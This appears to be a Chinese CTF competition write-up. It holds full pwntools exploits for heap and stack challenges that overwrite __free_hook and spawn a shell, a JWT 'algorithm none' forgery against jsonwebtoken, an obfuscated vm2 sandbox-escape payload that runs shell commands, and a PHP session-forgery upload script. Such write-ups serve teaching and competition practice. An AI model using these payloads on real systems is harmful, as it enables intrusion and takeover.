| from pwn import \*  if args['DEBUG']:  context.log\_level = "debug"  code = ELF("./chall")  context.arch=code.arch  if args['REMOTE']:  conn = remote("106.15.186.69", 40032)  else:  conn = process("./chall")  libc=ELF("./libc.so.6")  raw\_input("#")  def Allocate(size):  conn.sendlineafter("5.Exit\n", '1')  conn.sendlineafter("Size: \n", str(size))  conn.recvuntil("Key: \n")  key\_msg = conn.recvline().strip("\n").split(" ")[:-1]  key = [int(i,16) for i in key\_msg]  print key  return key  def Delete(idx):  conn.sendlineafter("5.Exit\n", '2')  conn.sendlineafter("Box ID: \n", str(idx))  def Show(idx, offset, size):  conn.sendlineafter("5.Exit\n", '4')  conn.sendlineafter("Box ID: \n", str(idx))  conn.sendlineafter("Offset of msg: \n", str(offset))  conn.sendlineafter("Len of msg: \n", str(size))  def Enc(idx, offset, size, msg):  conn.sendlineafter("5.Exit\n", '3')  conn.sendlineafter("Box ID: \n", str(idx))  conn.sendlineafter("Offset of msg: ", str(offset))  conn.sendlineafter("Len of msg: ", str(size))  conn.sendafter("Msg: \n", msg)  key0 = Allocate(0x500)#0  key1 = Allocate(0x500)#1  binsh = "/bin/sh\x00"  binsh\_enc = ''  for i in range(8):  binsh\_enc += chr(ord(binsh[i])^key1[i])  Enc(1, 0, 8, binsh\_enc)  Delete(0)  key0 = Allocate(0x500)#0  Show(0, 0, 8)  conn.recvuntil("Msg: \n")  leak\_libc = u64(conn.recv(6).ljust(8, "\x00"))-0x1eabe0  print '[libc]: ' + hex(leak\_libc)  key2 = Allocate(0x7fffffff00000300)  system = p64(leak\_libc+libc.sym['system'])  system\_enc = ''  for i in range(8):  system\_enc += chr(ord(system[i])^key2[i])  Enc(2, leak\_libc+libc.sym['\_\_free\_hook'], 8, system\_enc)  Delete(1)  conn.interactive() |

## **Count**

程序随机生成200道算术题，全部答对之后进入漏洞处，看到栈溢出溢出覆盖拿到flag

|  |
| --- |
| from pwn import \*  from sys import argv  context.log\_level = 'debug'  if len(argv)==3:  ip,port=argv[1],int(argv[2])  p=remote(ip,port)  else:  p=process('./pwn')  sl = lambda s : p.sendline(s)  sd = lambda s : p.send(s)  rc = lambda n : p.recv(n)  ru = lambda s : p.recvuntil(s)  i = 0  while i<200:  ru("Math:")  a = ru("\*")[:-1].strip()  b = ru("+")[:-1].strip()  c = ru("+")[:-1].strip()  d = ru("=")[:-1].strip()  t = int(a)\*int(b)+int(c)+int(d)  ru("answer:")  sl(str(t))  i += 1  p.send('a'\*100+p64(0x12235612))  p.interactive() |

## **Encnote**

1. 检查题目保护，题目保护全开
2. 使用 IDA逆向，发现只有增删两个功能，改查两个功能都是空的，新增功能允许分配0x30-0x200大小的堆块，但是只能写前8个字节。
3. 此外还有加密和解密两个功能，密钥是初始时随机的，经过逆向可发现加密用的是blowfish算法
4. 题目的漏洞在于解密函数中有一个后门，解密出的明文的左半侧如果是某个值，可以通过右半侧的明文在栈上修改一个字节
5. 可以把指向存储明文的指针的低字节改掉，使明文可以覆盖bss段上的其他字段。
6. 这个题目的难点在于没有泄露，加密和解密的对象是用户的输入，而不是libc地址之类的值。
7. key是存储在堆上的，可以选择用5中的覆盖，覆盖key指针的低字节，使其指向堆上unsorted bin的开头，此时key的第一位是unsorted bin的fd的高字节，其他都是0，然后用这个key加密一段内容，再在本地，爆破这个key，只需256次就能得到fd的最高位。然后再用5，使key指向unsorted bin的次高字节，继续爆破，这样本地只需要6\*256次爆破就可以得到完整的unsorted bin的fd，也就获得了libc地址
8. 有了libc地址，可以继续用5中的覆盖，改写指向加密的密文的指针，使其指向libc中的free\_hook,然后加密system地址的解密的结果，就可以使free\_hook被改写成system。
9. 此时free 一个/bin/sh的堆块，得到shell

|  |
| --- |
| #!/usr/bin/env python  from pwn import \*  from Crypto.Cipher import Blowfish  import sys  context.log\_level="debug"  #context.log\_level="info"  code=ELF("./encnote",checksec=False)  context.terminal = ['gnome-terminal','-x','sh','-c']  context.arch = code.arch  if len(sys.argv)>2:  con=remote(sys.argv[1],int(sys.argv[2]))  libc=ELF("./libc-2.23.so")  elif len(sys.argv)>1:  libc = ELF(sys.argv[1])  con = code.process(env = {"LD\_PRELOAD":sys.argv[1]})  else:  con=code.process()  if(context.arch == "amd64"):  libc=ELF("/lib/x86\_64-linux-gnu/libc.so.6")  else:  libc=ELF("/lib/i386-linux-gnu/libc.so.6")  def add(index,length):  con.sendlineafter("Choice:\n","1")  con.sendlineafter("id:",str(index))  con.sendlineafter("length:",str(length))  con.sendlineafter("price:","/bin/sh\x00")  def free(index):  con.sendlineafter("Choice:\n","2")  con.sendlineafter("id:",str(index))  def enc(mes):  con.sendlineafter("Choice:\n","5")  con.sendafter("message:\n",mes)  res = con.recvline()  return res.strip()  def dec(mes):  con.sendlineafter("Choice:\n","6")  con.sendafter("message:\n",mes)  def z(commond=""):  gdb.attach(con,commond)  def backdoor(addr,v):  ci = enc(p32(0x867d33fb)+chr(addr)+chr(14)+"7"+chr(v))  dec(ci.zfill(16).decode("hex")[::-1])  def backdoor2(key,addr,v):  c = Blowfish.new(key, Blowfish.MODE\_ECB)  ci = c.encrypt((p32(0x867d33fb)+chr(addr)+chr(14)+"7"+chr(v))[::-1])  dec(ci[::-1])  def bruteforcekey(target,key):  for i in range(0x100):  tmp = chr(i)+key  tmp = tmp.ljust(8,"\x00")  c = Blowfish.new(tmp, Blowfish.MODE\_ECB)  test = c.encrypt("87654321")  if target == test:  return chr(i)+key  def leak():  key = ""  for i in range(6):  backdoor(0x39,0x3d-i)  target = enc("12345678").zfill(16)  key = bruteforcekey(target.decode("hex"),key)  return key  def exploit():  pause()  add(0,0x100)  add(1,0x30)  free(0)  key = leak().ljust(8,"\x00")  libc.address = u64(key)-0x3c4c78  print hex(libc.address)  target = p64(libc.symbols['\_\_free\_hook'])[::-1]  print repr(target)  for i in range(8):  backdoor2(key,0xb0-i,ord(target[i]))    c = Blowfish.new(key, Blowfish.MODE\_ECB)  ci = c.decrypt(p64(libc.sym['system'])[::-1])  enc(ci[::-1])  free(1)  exploit()  con.interactive() |

# Web

## **easy\_login**

题目说明：

最近正在开始学习nodejs开发，不如先写个登陆界面练练手。什么，大佬说我的程序有bug？我写的代码逻辑完美顺利运行怎么可能出错？！错的一定是我的依赖库！！

可推测是题目依赖库存在问题。

测试题目功能，注册账号，不能注册admin – 登陆 – 在home页可以看到输入框和get flag的按钮，点击按钮提示权限不足。

翻看题目前端代码/burp记录的流量，在 /static/js/app.js 发现：


/\*\*

\*  或许该用 koa-static 来处理静态文件

\* 路径该怎么配置？不管了先填个根目录XD

\*/

利用 koa-static 错误配置的源码泄露获得源码，进行审计



5. 发现关键代码：

|  |
| --- |
| const token = ctx.header.authorization || ctx.request.body.authorization || ctx.request.query.authorization;  const sid = JSON.parse(Buffer.from(token.split('.')[1], 'base64').toString()).secretid;  if(sid === undefined || sid === null || !(sid < global.secrets.length && sid >= 0)) {  throw new APIError('login error', 'no such secret id');  }  const secret = global.secrets[sid];  const user = jwt.verify(token, secret, {algorithm: 'HS256'}); |

发现可以用小数绕过 secretid 的限制，将 secret 置空。发现本题考点为利用 node 的 jsonwebtoken 库的已知缺陷：当 jwt secret 为空时，jsonwebtoken 会采用 algorithm none 进行解密

6. 伪造 secretid 为小数的 token，让 secret 成为 undefined，导致 algorithm 为 none 进而使用户变成 admin

脚本：

|  |
| --- |
| import jwt  import requests  base\_url = "http://0.0.0.0:10087" # 题目地址  s = requests.Session()  res = s.post(base\_url+'/api/register', data={"username": "hhh", "password": "hhh"})  token = jwt.encode({"secretid":0.333,"username":"admin","password":"admin"},algorithm="none",key="").decode('utf-8')  res = s.post(base\_url+'/api/login', data={"username": "admin", "password": "admin", "authorization": token})  res = s.get(base\_url+'/api/flag')  print(res.text) |


## **just\_escape**

1. 打开浏览器，检查 header，发现是后端是 express，说明 run.php 只是出题人的恶趣味

A screenshot of a cell phone

Description automatically generated

2. 运行代码 `run.php?code=Error().stack` 根据报错信息发现是 vm2 的沙盒逃逸问题



3. https://github.com/patriksimek/vm2/issues/225 搜索可得 vm2 最新沙盒逃逸 poc

A screenshot of a social media post

Description automatically generated

但在直接使用时发现存在 waf：

A screenshot of a computer

Description automatically generated

4. 探测 waf 发现程序过滤了以下关键字：

['for', 'while', 'process', 'exec', 'eval', 'constructor', 'prototype', 'Function', '+', '"','\'']

5. 绕过 waf，并根据 poc 改写 exp.py ，获取 flag

|  |
| --- |
| import requests  base\_url = "http://x"  url = base\_url + '/run.php?code=(()=%3E{%20TypeError[[`p`,`r`,`o`,`t`,`o`,`t`,`y`,`p`,`e`][`join`](``)][`a`]%20=%20f=%3Ef[[`c`,`o`,`n`,`s`,`t`,`r`,`u`,`c`,`t`,`o`,`r`][`join`](``)]([`r`,`e`,`t`,`u`,`r`,`n`,`%20`,`p`,`r`,`o`,`c`,`e`,`s`,`s`][`join`](``))();%20try{%20Object[`preventExtensions`](Buffer[`from`](``))[`a`]%20=%201;%20}catch(e){%20return%20e[`a`](()=%3E{})[`mainModule`][[`r`,`e`,`q`,`u`,`i`,`r`,`e`][`join`](``)]([`c`,`h`,`i`,`l`,`d`,`\_`,`p`,`r`,`o`,`c`,`e`,`s`,`s`][`join`](``))[[`e`,`x`,`e`,`c`,`S`,`y`,`n`,`c`][`join`](``)](`cat%20flag`)[`toString`]();%20}%20})()'  response = requests.get(url)  print(response.text) |

## **babyupload**

解题思路：

1. 利用download读取自己的session

2. 发现session内容格式，得知session引起为php\_binary

3. 构造admin的session内容，利用attr和sha256拼接后缀的规则，进行bypass，往session目录上传sess文件

4. 伪造session成为admin

5. 利用attr的截断，去掉拼接的sha256后缀，达成任意文件名控制

6. 成功创建success.txt文件，获取flag

解题脚本：

|  |
| --- |
| import requests  from io import BytesIO  import hashlib  target\_url = "http://x.changame.ichunqiu.com/"  def ReadSession():  data = {  'attr':'.',  'direction':'download',  'filename':'sess\_bd6cbb52f804cc7b52d4ca5339dbd4e0'  }  url = target\_url  s = requests.get(url=url)  r = requests.post(url=url,data=data)  print r.content[len(s.content):]  def BeAdmin():  files = {  "up\_file": ("sess", BytesIO('\x08usernames:5:"admin";'))  }  data = {  'attr':'.',  'direction':'upload'  }  url = target\_url  r = requests.post(url=url,data=data,files=files)  session\_id = hashlib.sha256('\x08usernames:5:"admin";').hexdigest()  return session\_id  def upload\_success():  files = {  "up\_file": ("test", BytesIO('good job!'))  }  data = {  'attr':'success.txt',  'direction':'upload'  }  url = target\_url  r = requests.post(url=url,data=data,files=files)  print 'Now Guest PHPSESSION Content is:',ReadSession()  print 'PHPSESSID is:',BeAdmin()  print 'Now Upload Success.txt'  print '\*'\*50  upload\_success()  php\_session\_id = BeAdmin()  cookies = {  'PHPSESSID':php\_session\_id  }  url = target\_url  s = requests.get(url)  r = requests.get(url=url,cookies=cookies)  print 'Now here is your flag!'  print r.content[len(s.content):] |